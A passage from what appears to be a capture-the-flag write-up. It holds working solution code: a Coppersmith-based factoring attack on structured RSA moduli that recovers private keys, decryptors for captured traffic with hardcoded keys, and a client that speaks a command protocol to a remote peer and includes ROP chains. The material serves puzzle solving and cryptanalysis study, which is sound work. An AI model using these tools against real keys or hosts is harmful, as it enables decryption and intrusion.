        epsilon = beta / 7              # <= beta/7
        dd = 1
        mm = ceil(beta**2 / (dd * epsilon))    # optimized
        tt = floor(dd * mm * ((1/beta) - 1))   # optimized


        ap = int(cp / 2)
        print "ap_start:",ap
        print "ap_end:", int((cp+ordp) /2)
        for ap in range(int(cp / 2), int((cp+ordp) /2)):
                if mod(ap, 1000) == 0:
                        print ap
                delta = ZZ(Mpinv * int(gpr ^ ap) )
                pol = x + delta
                dd = pol.degree()
                roots = coppersmith_howgrave_univariate(pol, N, beta, mm, tt, XX)
                for kp in roots:
                        p = kp * Mp + power_mod(gp, ap, Mp)
                        if mod(N, p) == 0:
                                print "p(found)=",p
                                return p

####################################
def findGoodMp(gp, M, maxMpSize):
        lf = factor(M)
        Mp = ZZ(1)
        ordp = 0
        plst = list()
        for Pi in lf:
                plst.insert(0,Pi[0])
```

```
        nbt_ord = 0
        while  (nbt_ord <19):
                min_o_tMp = M
                for Pi in plst:
                        tMp = Mp * Pi
                        o_tMp =  get_ordp(gp, tMp)
                        if (o_tMp < min_o_tMp):
                                min_o_tMp = o_tMp
                                mPi = Pi
                Mp = Mp * mPi
                plst.remove(mPi)
                nbt_ord = log(RR(min_o_tMp),2)
                nbt_Mp = log(RR(Mp),2)
                print "nbt_ord", nbt_ord
                print "nbt_Mp", nbt_Mp
                if (nbt_Mp > maxMpSize):
                        return(resMp)
                resMp = Mp

        return(resMp)
#######################################
def get_rsa_priv_exp(N, p ):
        q = ZZ(N/p)

        print "is_prime(p):", is_prime(p)
        print "is_prime(q):", is_prime(q)
        print "N-p*q=",N-p*q

        phi = (p-1) * (q-1)
        epub = 65537
        epriv = inverse_mod(epub, phi)

        return epriv
#######################################
M =
19467773070115377343221509599623925236459751278180415885837207534756855405403128279156705968461708578168638327032034542684864920135818987044810141311008655898015207220772515212093850725541003213054560185603695585660265284153421684796257245143362498012760214539505870197264858636122745485373430

gp =
12164225777291775545094262227518041831435735609411974226225152299039532954922737365042617099319896354948428967312205572919655268168725818308532229329

N1 =
20309477211625095144804351539101130528561387473809951001644333147642972968594281882992009967674294993997192169511407075533790355627310872318234219771984108488344948060816581646710292242964301034775155980356370266382278687742078184916411776867608927604334484775705746325146223612574885789287584836690772160487345540169364078934184198006666710214781995845177788629339594969992586286612609667594130596712987700368975620278814985024736809430926140182811991993110277961778597152590892946178841311350882206942070176120966611415796470305080260981709846648578273009688133501481222799153540789677212647887453225300891935219330 9

N2 =
28180612165467712922159741083872502900725612511973514107199045247977910616219867219975377860405550130389124311296664557160589721005313573752095567574545409315142199502109440609141091833208010390172923432952433750622974933558390679959535404552176891898090519522560593447595537764874642501937558060391409466037341309106662396189130215844748024471190021145518665667242445766329768468792209211621315884107582733099819404266318594808154455943610238932964590151434412010466289436531687713595755999176137040365616252630864918150375602564646913074649437693817079573412623724606983013843525014455044082497041320891539752376389

#######################################


Mp = findGoodMp(gp, M, 540)
print "Mp=",Mp
print "log2(Mp)=", log(RR(Mp),2)

p1 = algo1(gp, N1, Mp )

p2 = algo1(gp, N2, Mp )
```

```
epriv1 = get_rsa_priv_exp(N1, p1 )
print "epriv1=",epriv1

epriv2 = get_rsa_priv_exp(N2, p2 )
print "epriv2=",epriv2
```

3. Dec_RSA.c

```
#include <gmp.h>
#include <stdio.h>

char
s_gen_p[]="12164225777291775545094262227518041831435735609411974226225152299039532954922737365042617099319896354948428967312205572919655268168725818308532229329";

/* gen_p = 1880785297 * 14117210027 * 35705476719260241355234690 81 *
1283103056494769633317930101229132522865782301954827154271051604681301592627495045462763733848571756 11 */

char
s_d1[]="58380798814380451871914976066210872946208703269772138932202815534498980385941937591541644533777262217054961820258082899122797276296276839587288778290798879993275626976780075627870545732213019697900295026310886895704067656190092760675691817509023084233037422935062721061298153201595781525609779321363116519129000808186743178071576164723150425659363405282869659760574566852598394330082957307606729055555489536104851480528340340209844294499998197100853248947193775294204221988453867542551827174885249427410576892321740863533499690373208857314442049518699744627991413619624370518269267502290944575609948353896442346000033";

char
s_d2[]="17595414038038647066157691153883498156731190991195144685697925317717565686798556031575941255287778069419152033481232184552410567824853616093744764410186583901851149787544719925020270653445714408133970533842159224186217469234315678531885633371608075079266125377468902816357315796247468928685854949589033299513774721435780989266128226726088904041149889036706097638560248066990087081539138870723425183774385969310671906202403905280344341514648048232745464639679997527496618412721464948299007596258433411071087008440515276944541063893087092647210930530185834515159893439316884137959748179343200056735931222729001706697473";

mpz_t  M;
mpz_t  gen_p;
mpz_t  pub_rsa1;
mpz_t  pub_rsa2;

mpz_t  menc1;
mpz_t  menc2;

mpz_t  mdec1;
mpz_t  mdec2;

mpz_t  d1;
mpz_t  d2;
/*****************************************************/
int dump(mpz_t v)
{
        size_t count;
        unsigned char buffer[1024];
        int i;

        mpz_export(buffer, &count, 1, 1, 1, 0, v);


        for (i=0; i<count; i++) {
                printf("%02X ",buffer[i]);
        }
        printf("\n");
}
/*****************************************************/
int init_M()
{
        int i;
        int nb;

    mpz_t  np;
    mpz_t  p;
    mpz_t  prod;
    mpz_t  gen_p;

        mpz_init(np);
        mpz_init(p);
```

```
		mpz_init(prod);
	mpz_set_ui (p, 2);
	mpz_set_ui (prod, 1);


		for (i=0; i<=125; i++) {
			mpz_mul(prod, prod, p);
			mpz_nextprime (np, p);
			mpz_set(p, np);
		}

		nb = mpz_sizeinbase(prod, 2);

		mpz_init(M);
		mpz_set(M, prod);

}
/*****************************************************/
int init_gen_p()
{
		mpz_init(gen_p);
		mpz_set_str(gen_p, s_gen_p, 10);
}
/*****************************************************/
int load_rsa_pub()
{
		FILE *fch;
		unsigned char buffer[512];
		int n;

		fch = fopen("pub_rsa1.bin","rb");
		n = fread(buffer, 1, 512, fch);
		fclose(fch);
		mpz_init(pub_rsa1);
		mpz_import(pub_rsa1, n, 1, 1, 1, 0, buffer);

		fch = fopen("pub_rsa2.bin","rb");
		n = fread(buffer, 1, 512, fch);
		fclose(fch);
		mpz_init(pub_rsa2);
		mpz_import(pub_rsa2, n, 1, 1, 1, 0, buffer);
}
/*****************************************************/
int load_enc_msg()
{
		FILE *fch;
		unsigned char buffer[512];
		int n;

		fch = fopen("m_rsaenc1.bin","rb");
		n = fread(buffer, 1, 512, fch);
		fclose(fch);
		mpz_init(menc1);
		mpz_import(menc1, n, 1, 1, 1, 0, buffer);

		fch = fopen("m_rsaenc2.bin","rb");
		n = fread(buffer, 1, 512, fch);
		fclose(fch);
		mpz_init(menc2);
		mpz_import(menc2, n, 1, 1, 1, 0, buffer);
}
/*****************************************************/
int main()
{
		int res;

		init_gen_p();
		init_M();
		load_rsa_pub();
		mpz_out_str(stdout, 10, pub_rsa1);
	printf("\n");
```

```
        mpz_out_str(stdout, 10, pub_rsa2);
    printf("\n");

        res = mpz_probab_prime_p (pub_rsa1, 25);
    printf("res=%d\n",res);
        res = mpz_probab_prime_p (pub_rsa2, 25);
    printf("res=%d\n",res);

        load_enc_msg();
        mpz_init(d1);
        mpz_set_str(d1, s_d1, 10);
        mpz_init(d2);
        mpz_set_str(d2, s_d2, 10);

        mpz_init(mdec1);
        mpz_init(mdec2);

        mpz_powm(mdec1, menc2, d1, pub_rsa1);
        mpz_powm(mdec2, menc1, d2, pub_rsa2);
    printf("==============\n");
        mpz_out_str(stdout, 16, mdec1);
    printf("\n");
        dump(mdec1);
    printf("\n");
        mpz_out_str(stdout, 16, mdec2);
    printf("\n");
        dump(mdec2);

}
```

4. Prot_decrypt.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


#include "taes.h"

unsigned char key1[] = {0x72,0xFF,0x80,0x36,0xD9,0x20,0x07,0x77,0xD1,0xE9,0x7A,0x5B,0xE1,0xD3,0xF5,0x14};
unsigned char key2[] = {0x4C,0x1A,0x69,0x36,0x2F,0xE0,0x03,0x36,0xF6,0xA8,0x46,0x0F,0xF3,0x3D,0xFF,0xD5};



/**********************************/
#define BUFFMAX 65536

/**********************************/
int dump(unsigned char *buff, int len)
{
   int i;
   for (i=0; i<len; i++)
   {
      printf("0x%02X ",buff[i]);
   }
   printf("\n");
}
/**********************************/
int decryptBuffer(unsigned char *inbuffer, int len, unsigned char *outbuffer, unsigned char *key)
{
   unsigned char iv[16];
   unsigned char block[16];
   int of7;
   int olen;
   int i;


   struct AES_ctx  tctx;

   of7 = 0;
   olen =0;



   AES_init_ctx(&tctx, key);

   if (len%16 !=0) {
      fprintf(stderr,"Packet size Wrong: %d\n",len);
   }

   while (len >of7) {
      memcpy(iv, inbuffer+of7, 16);
      of7 +=16;

      memcpy(block, inbuffer+of7, 16);
      AES_ECB_decrypt(&tctx,block);
      for (i=0; i<16; i++) {
         block[i] ^= iv[i];
      }
      memcpy(outbuffer+olen, block, 16);
      olen +=16;
   };

   return(olen);
}
/**********************************/
int main(int argc, char *argv[])
{
   FILE *fch;
```

```
  unsigned char buffer[BUFFMAX];
  int nb;
  unsigned int len;
  unsigned char obuffer[BUFFMAX];
  FILE *fcho;
  int keyNum;
  unsigned char *key;
  int res;

  checkAES();

  if (argc < 3)
     exit(1);

  keyNum = atoi(argv[2]);
  printf("KeyNum=%d\n",keyNum);
  if (keyNum==1)
     key = key1;
  else
     key = key2;

  fch = fopen(argv[1],"rb");
  if (fch == NULL)
     exit(1);

  fcho = fopen("dec_str.bin","wb");
  if (fcho == NULL)
     exit(1);

  fseek(fch, 512, SEEK_SET);

  do {
     nb = fread(buffer, 1, 4, fch);
     if (nb<4) {
        fprintf(stderr,"Error reading length\n");
        exit(1);
     }

     len = buffer[3];
     len <<=8;
     len += buffer[2];
     len <<=8;
     len += buffer[1];
     len <<=8;
     len += buffer[0];

     printf("Packet Len: %d\n",len);

     if (len > BUFFMAX) {
        fprintf(stderr,"Packet size too big\n");
        exit(1);
     }
     res = fwrite(buffer, 1, 4, fcho);
     printf("res=%d\n",res);
     nb = fread(buffer, 1, len, fch);
     if (nb<len) {
        fprintf(stderr,"Packet size error: %d %d\n",len,nb);
     }

     decryptBuffer(buffer, len, obuffer, key);

     res=fwrite(obuffer, 1, len, fcho);
     printf("res=%d\n",res);

  } while (nb>0);

  fclose(fch);
  fclose(fcho);

}
```

5. Prot_reader.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


/**********************************/
#define BUFFMAX 65536
/**********************************/
int dumpAscii(unsigned char *buff, int len)
{
   int i;
   unsigned char c;
   for (i=0; i<len; i++)
   {
      c = buff[i];

      if (((c>=32) && (c<=126)) || (c=='\n'))
         printf("%c",c);
      else
         printf(".");
   }
   printf("\n");
}
/**********************************/
int dump(unsigned char *buff, int len)
{
   int i;
   for (i=0; i<len; i++)
   {
      printf("0x%02X ",buff[i]);
   }
   printf("\n");
}
/**********************************/
int show_msg_type(unsigned char *buff)
{
   int i;
   unsigned char mtypes[13][4] = {{0x00,   0x01,   0x00,   0x00,},
                        {0x00,   0x01,   0x00,   0x01,},
                        {0x01,   0x02,   0x00,   0x00,},
                        {0x01,   0x02,   0x00,   0x03,},
                        {0x01,   0x02,   0x00,   0x05,},
                        {0x04,   0x02,   0x00,   0x00,},
                        {0x04,   0x02,   0x00,   0x03,},
                        {0x04,   0x02,   0x00,   0x05,},
                        {0x02,   0x02,   0x00,   0x00,},
                        {0x02,   0x02,   0x00,   0x03,},
                        {0x02,   0x02,   0x00,   0x05,},
                        {0x00,   0x00,   0x01,   0x00,},
                        {0x00,   0x00,   0x01,   0x01,},
   };

   char stypes[13][32]={"PING_REQ",
                  "PING_ANS",
                   "CMD_REQ",
                   "CMD_ANS",
                   "CMD_ANS_LAST",
                   "GET_REQ",
                   "GET_ANS",
                   "GET_ANS_LAST",
                   "PUT_REQ_START",
                   "PUT_REQ_NEXT",
                   "PUT_REQ_LAST",
                   "PEER_CONNECT",
                   "PEER_NOTIFY"};

   for (i=0; i<13; i++) {
```

```
    if (memcmp(mtypes[i],buff,4)==0) {
      printf("Msg Type found: %s\n",stypes[i]);
      break;
    }
  }

  if (i>=13)
    printf("Unknown message type\n");


}
/*********************************/
int show_header(unsigned char *buf, int nb)
{
  int lg;

            printf("Fixed pattern:");
            dump(buf,8);
            printf("Identifer:    ");
            dump(buf+8,8);
            printf("SRC Peer Id:  ");
            dump(buf+16,8);
            printf("DST Peer Id:  ");
            dump(buf+24,8);
            printf("Msg type:     ");
            dump(buf+32,4);
  show_msg_type(buf+32);
            printf("Msg Length:   ");
            dump(buf+36,4);

  if (nb >40) {
    printf("\nPayload:   ");
    dump(buf+40,16);

    lg = nb-40;
    if (lg>64)
      lg = 64;
    dumpAscii(buf+40,lg);
  }
}
/*********************************/
int main(int argc, char *argv[])
{
  FILE *fch;
  unsigned char buffer[BUFFMAX];
  int nb;
  unsigned int len;
  unsigned char obuffer[BUFFMAX];
  FILE *fcho;
  int keyNum;
  unsigned char *key;
  int res;
  int cnt=0;


  if (argc < 2)
    exit(1);


  fch = fopen(argv[1],"rb");
  if (fch == NULL)
    exit(1);

  /*fcho = fopen("new_str.bin","wb");
  if (fcho == NULL)
    exit(1);*/


  do {
    nb = fread(buffer, 1, 4, fch);
          if (nb==0)
```

```
                        break;
    if (nb<4) {
       fprintf(stderr,"Error reading length\n");
       exit(1);
    }

    len = buffer[3];
    len <<=8;
    len += buffer[2];
    len <<=8;
    len += buffer[1];
    len <<=8;
    len += buffer[0];

            printf("\n============================\n");
    printf("Packet %d Len: %d\n",cnt,len);
            cnt++;

    if (len > BUFFMAX) {
       fprintf(stderr,"Packet size too big\n");
       exit(1);
    }
    //res = fwrite(buffer, 1, 4, fcho);
    //printf("res=%d\n",res);
    nb = fread(buffer, 1, len, fch);
    if (nb<len) {
       fprintf(stderr,"Packet size error: %d %d\n",len,nb);
    }

            show_header(buffer, nb);

            //dump(buffer,25);
            //dump(buffer+24,16);
            //dump(buffer+40,4);
            memcpy(obuffer, buffer+40,len-40);

            /*if (len > 56) {
            res=fwrite(obuffer, 1, len-40-16, fcho);
            printf("res=%d\n",res);
            }*/

  } while (nb>0);

  fclose(fch);
  //fclose(fcho);

}
```

6. nounours.c

```
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <arpa/inet.h>

#include <gmp.h>

#include "taes.h"

static int dbgOn=0;

static int s_rawMode=0;

unsigned char aes_key1[] = {0x72,0xFF,0x80,0x36,0xD9,0x20,0x07,0x77,0xD1,0xE9,0x7A,0x5B,0xE1,0xD3,0xF5,0x14};
unsigned char aes_key2[16];



char
s_d1[]="583807988143804518719149760662108729462087032697721389322028155344989803859419375915416445337772622170549
618202580828991227972762962768395872887782907988799932756269767800756278705457322130196979002950263108868957040
676561900927606756918175090230842330374229350627210612981532015957815256097793213631165191290008081867431780715
761647231504256593634052828696597605745668525983943300829573076067290555554895361048514805283403402098442949999
819710085324894719377529420422198845386754255182717488524942741057689232174086353349969037320885731444204951869
974462799141361962437051826926750229094457560994835396442346000033";


mpz_t  pub_rsa1;
mpz_t  pub_rsa2;
mpz_t  d1;
mpz_t  menc1;


struct AES_ctx  tctx1;
struct AES_ctx  tctx2;


unsigned char aes_f_ctx1a[]={
0x00   ,0x00   ,0x00   ,0x00   ,0x4e   ,0x05   ,0x4c   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x5c   ,0x05   ,0x4c   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xf5   ,0xff   ,0x4b   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x6a   ,0x05   ,0x4c   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xf5   ,0xff   ,0x4b   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xf5   ,0xff   ,0x4b   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xf5   ,0xff   ,0x4b   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xa1   ,0x93   ,0x4a   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x6e   ,0x05   ,0x4c   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xf0   ,0x05   ,0x4c   ,0x00 };

unsigned char aes_f_ctx2a[]={
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xc0   ,0x0a   ,0x4c   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xa0   ,0x06   ,0x4c   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0xc8   ,0xce   ,0x4b   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00 };
```

```
unsigned char aes_f_ctx1b[]={
0xc9   ,0xdd   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x68   ,0xe2   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x90   ,0xe2   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0xe0   ,0xdd   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0xf9   ,0xdd   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0xb8   ,0xe2   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0xe0   ,0xe2   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x08   ,0xe3   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x38   ,0xe3   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x13   ,0xde   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00 };

unsigned char aes_f_ctx2b[]={
0xcc   ,0xdf   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x60   ,0xe3   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x88   ,0xe3   ,0x4b   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0xf0   ,0xd5   ,0x47   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x10   ,0xd5   ,0x47   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0x20   ,0xd4   ,0x47   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00,
0xe0   ,0xd3   ,0x47   ,0x00   ,0x00   ,0x00   ,0x00   ,0x00
};


#include "rop_chains.h"


//long s_new_rootAddr = 0;
long s_new_rootAddr = 0x555;
/*********************************/
/*********************************/
int saveFile(unsigned char *buffer, int len)
{
        static FILE *fch=NULL;
        if (fch == NULL)
                fch = fopen("dataFile.bin","wb");

        if (fch != NULL) {

                if (buffer != NULL)
                        fwrite(buffer, 1, len, fch);
                else {
                        fclose(fch);
                        fch = NULL;
                }
        }
}
/*********************************/
int saveMsg(char *fname,unsigned char *buffer, int len)
{
        FILE *fch;

        fch = fopen(fname,"wb");
        if (fch != NULL) {

                fwrite(buffer, 1, len, fch);
                fclose(fch);
        }

}
/*********************************/
int savePingMsg(unsigned char *buffer, int len)
{
        FILE *fch;

        fch = fopen("ping_rcv.bin","wb");
        if (fch != NULL) {

                fwrite(buffer, 1, len, fch);
```

```
                        fclose(fch);
                }

}
/**********************************/
/**********************************/
typedef unsigned char state_t[4][4];
extern void MixColumns(state_t* state);
/**********************************/
int aes_cvt(unsigned char *k_ctx, unsigned char *o_ctx)
{
      int i,j,k;
      unsigned char state[4][4];


      for (i=1; i<4; i++) {
            for (j=0; j<4; j++) {
                  for (k=0; k<4; k++) {
                        state[j][k] = k_ctx[ i*16 + j*4 + (3-k)];
                  }
            }
            MixColumns(&state);
            for (j=0; j<4; j++) {
                  for (k=0; k<4; k++) {
                        k_ctx[ i*16 + j*4 + (3-k)]= state[j][k];
                  }
            }
      }

      for (i=0; i<5; i++) {
            for (j=0; j<4; j++) {
                  for (k=0; k<4; k++) {
                        o_ctx[(4-i)*16 + j*4 + k ] = k_ctx[ i*16 + j*4 + (3-k)];
                  }
            }
      }


}
/**********************************/
int aes_load_fix_ctx1(unsigned char *f_ctx, struct AES_ctx *ctx, int encrypt)
{
              int i,j;
              unsigned char *ptr;

              ptr = (unsigned char *)ctx;

              if (encrypt == 1) {
                        aes_cvt(f_ctx, ptr) ;
              } else {

                        for (i=0; i<20; i++) {
                                  for (j=0; j<4; j++) {
                                            *ptr++ = f_ctx[4*i + (3-j)];
                                  }
                        }
              }

}
/**********************************/
int aes_load_fix_ctx(int n)
{
              if (n==0) {
                        aes_load_fix_ctx1(aes_f_ctx2a, &tctx1, 0); // Decryption key
                        aes_load_fix_ctx1(aes_f_ctx1a, &tctx2, 1); // Encryption key
              } else {
                        aes_load_fix_ctx1(aes_f_ctx2b, &tctx1, 0);
                        aes_load_fix_ctx1(aes_f_ctx1b, &tctx2, 1);
              }

}
```

```
/*********************************/
int dump(unsigned char *buff, int len)
{
  int i;
  for (i=0; i<len; i++)
  {
        if ((i%16)==0)
                printf("\n");
    printf("0x%02X ",buff[i]);
  }
  printf("\n");
}
/*************************************************/
int recv_mpz(int sock, mpz_t mpv)
{
    size_t count;
    unsigned char buffer[1024];
    int i;
        int lg;
        int elen = 256;
        int rlen = 0;

        do {
          lg = recv(sock, buffer+rlen, elen-rlen, 0);
          if (lg <= 0)
                exit(1);
          rlen += lg;
        } while (rlen <elen);


    mpz_import(mpv, rlen, 1, 1, 1, 0, buffer);

        return(0);
}
/*************************************************/
int send_mpz(int sock, mpz_t mpv)
{
    size_t count;
    unsigned char buffer[1024];

    mpz_export(buffer, &count, 1, 1, 1, 0, mpv);

        send(sock, buffer, count, 0);

        return(0);

}
/*************************************************/
int load_rsa()
{
    FILE *fch;
    unsigned char buffer[512];
    int n;

    fch = fopen("pub_rsa1.bin","rb");
        if (fch==NULL)
                exit(1);
    n = fread(buffer, 1, 512, fch);
    fclose(fch);
    mpz_init(pub_rsa1);
    mpz_import(pub_rsa1, n, 1, 1, 1, 0, buffer);

    mpz_init(d1);
    mpz_set_str(d1, s_d1, 10);

}
/*****************************************/
int enc_rsa(mpz_t pub_rsa, unsigned char *msg, int len, mpz_t res)
{
    unsigned char buffer[512];
```

```
		mpz_t exp_pub;
		mpz_t m;
		int n=256;
		int i;


		buffer[0]=0x00;
		buffer[1]=0x02;
		for (i=2; i<256-len-1; i++)
			buffer[i]=0xAB;
		buffer[i++]=0x0;
		memcpy(buffer+i, msg, len);

	mpz_init(exp_pub);
		mpz_set_ui (exp_pub, 65537);
	mpz_init(m);
	mpz_import(m, n, 1, 1, 1, 0, buffer);
		mpz_powm(res, m, exp_pub, pub_rsa);

		return(0);

}
/*****************************************/
int dec_rsa(mpz_t pub_rsa, mpz_t d1, mpz_t m, unsigned char *msg)
{
	unsigned char buffer[512];
		size_t count;
		mpz_t res;

	mpz_init(res);
		mpz_powm(res, m, d1, pub_rsa);

		mpz_out_str(stdout, 16, res);
	printf("\n");

	mpz_export(buffer, &count, 1, 1, 1, 0, res);

		printf("len=%ld\n",count);
		if (count != 255 || buffer[0] !=2)
		{
			printf("Wrong RSA padding\n");
		}
		memcpy(msg, buffer+count-16, 16);
}
/*****************************************/
int	rsa_keyexchange(int sock)
{
		mpz_t m1;
		mpz_t m2;

		mpz_init(m1);
		mpz_init(m2);
		load_rsa();
		send_mpz(sock, pub_rsa1);
		mpz_init(pub_rsa2);
		recv_mpz(sock, pub_rsa2);

		enc_rsa(pub_rsa2, aes_key1, 16, m1);
		send_mpz(sock, m1);
		recv_mpz(sock, m2);
		//enc_rsa(pub_rsa1, aes_key1, 16, m2);
		dec_rsa(pub_rsa1, d1, m2, aes_key2);
		return(0);
}
/*****************************************/
int Init(char *addr, int port)
{
  int sockfd = 0, n = 0;
   struct sockaddr_in serv_addr;

   memset(&serv_addr, '0', sizeof(serv_addr));
```

```
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_port = htons(port);

 if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  {
     printf("\n Error : Could not create socket \n");
     return 1;
  }


  if (inet_pton(AF_INET, addr, &serv_addr.sin_addr)<=0)
  {
     printf("\n inet_pton error occured\n");
     return -1;
  }

  if ( connect(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0)
  {
    printf("\n Error : Connect Failed \n");
    return -1;
  }

              return(sockfd);

}
/*****************************************/
int aes_init()
{

              AES_init_ctx(&tctx1, aes_key1);
              AES_init_ctx(&tctx2, aes_key2);
}
/*****************************************/
int decryptBuffer(unsigned char *inbuffer, int len, unsigned char *outbuffer, struct AES_ctx *k_ctx)
{
  unsigned char iv[16];
  unsigned char block[16];
  int of7;
  int olen;
  int i;

  of7 = 0;
  olen =0;


  if (len%16 !=0) {
     fprintf(stderr,"Packet size Wrong: %d\n",len);
  }

  while (len >of7) {
     memcpy(iv, inbuffer+of7, 16);
     of7 +=16;
     memcpy(block, inbuffer+of7, 16);
     AES_ECB_decrypt(k_ctx,block);
     for (i=0; i<16; i++) {
        block[i] ^= iv[i];
     }
     memcpy(outbuffer+olen, block, 16);
     olen +=16;
  };

}
/*****************************************/
int encryptBuffer(unsigned char *inbuffer, int len, unsigned char *outbuffer, struct AES_ctx *k_ctx)
{
  unsigned char iv[16];
  unsigned char block[16];
  int of7;
  int olen;
  int i;
```

```
  int rem;

  of7 = 0;
  olen =0;

  rem = len %16;
  memset(inbuffer + len, 0, rem);
  len += rem;

  memset(iv, 0, 16);
  memcpy(outbuffer+olen, iv, 16);
  olen +=16;
  while (len > of7) {
    memcpy(block, inbuffer+of7, 16);
    of7 +=16;
    for (i=0; i<16; i++) {
      block[i] ^= iv[i];
        }
        if (dbgOn == 1)
                dump(block, 16);
    AES_ECB_encrypt(k_ctx,block);
        if (dbgOn == 1)
                dump(block, 16);

    memcpy(outbuffer+olen, block, 16);
    olen +=16;

    memcpy(iv, block, 16);
  };

 return(olen);
}
/*****************************************/
int send_msg(int sockfd, unsigned char *inbuffer, int len)
{
        unsigned char buffer[32768];
        int olen;

        //printf("Send clear: %d bytes\n",len);
        //dump(inbuffer, len);
        olen = encryptBuffer(inbuffer, len, buffer, &tctx2);
        send(sockfd, &olen, 4, 0);
        send(sockfd, buffer, olen, 0);

        //printf("Send: %d bytes\n",olen);
        //dump(buffer, olen);
}
/*****************************************/
int precv(int sock, unsigned char *buffer, int elen)
{
        int lg;
        int rlen=0;
        while (rlen < elen) {
                lg = recv(sock, buffer+rlen, elen-rlen, 0);
                if (lg <=0) {
                        printf("recv error:%d\n",lg);
                        exit(1);
                }
                rlen += lg;
        };

        return(rlen);
}
/*****************************************/
int recv_msg(int sockfd, unsigned char *outbuffer)
{
        unsigned char buffer[32768];
        int len=0;
        int res;
        int olen;
```

```
		printf("Raw_mode=%d\n",s_rawMode);

		if (s_rawMode == 1) {
			len = recv(sockfd, buffer, 16384, 0);
			if (len <=0) {
				printf("recv error:%d\n",len);
				exit(1);
			}
			printf("Raw packet received:%d\n",len);
			dump(buffer, len);
			saveMsg("raw_msg.bin",buffer, len);
			return(0);
		}
		else {

			res = precv(sockfd, (unsigned char *)&len, 4);
			if (len > 16384){
				printf("len error:%d\n",len);
				exit(1);
			}
			res = precv(sockfd, buffer, len);
			olen = decryptBuffer(buffer, len, outbuffer, &tctx1);

			return(olen);
		}
}
/*****************************************/
int create_msg(int mtype, long srcAddr, long dstAddr, int len, unsigned char *payload, unsigned char *obuffer)
{
		unsigned char start_pattern[8]={ 0x41,  0x41,  0x41,  0x41,  0xde,  0xc0,  0xd3,  0xd1};
		unsigned char id[8]={ 0x62,  0x61,  0x62,  0x61,  0x72,  0x30,  0x30,  0x37};
	int olen;

		olen = 0;
		memcpy(obuffer, start_pattern, 8);
		olen +=8;
		memcpy(obuffer+olen, id, 8);
		olen +=8;
		memcpy(obuffer+olen, &srcAddr, 8);
		olen +=8;
		memcpy(obuffer+olen, &dstAddr, 8);
		olen +=8;

		memcpy(obuffer+olen, &mtype, 4);
		olen +=4;
		len +=40;
		memcpy(obuffer+olen, &len, 4);
		olen +=4;
		if (payload != NULL) {
			memcpy(obuffer+olen, payload, len-40);
			olen += (len-40);
		}

		return(olen);
}
/*****************************************/
int send_get_msg(int sockfd, long srcAddr, long dstAddr, char *cmd)
{
		unsigned char buffer[32768];
		int len;
		int lcmd;

		int mtype = 0x00000204;

	lcmd = strlen(cmd);
	len = create_msg(mtype, srcAddr, dstAddr, lcmd, cmd, buffer);
	//dump(buffer, len);
	send_msg(sockfd, buffer, len);
}
/*****************************************/
int send_cmd_msg(int sockfd, long srcAddr, long dstAddr, char *cmd)
```

```
{
        unsigned char buffer[32768];
        int len;
        int lcmd;

        int mtype = 0x00000201;

    lcmd = strlen(cmd);
    len = create_msg(mtype, srcAddr, dstAddr, lcmd, cmd, buffer);
    //dump(buffer, len);
    send_msg(sockfd, buffer, len);
}
/*****************************************/
int send_peer_msg2(int sockfd, long srcAddr, long dstAddr)
{
        unsigned char buffer[32768];
        int len;

        int mtype = 0x00010000;

    len = create_msg(mtype, srcAddr, dstAddr, 0, NULL, buffer);
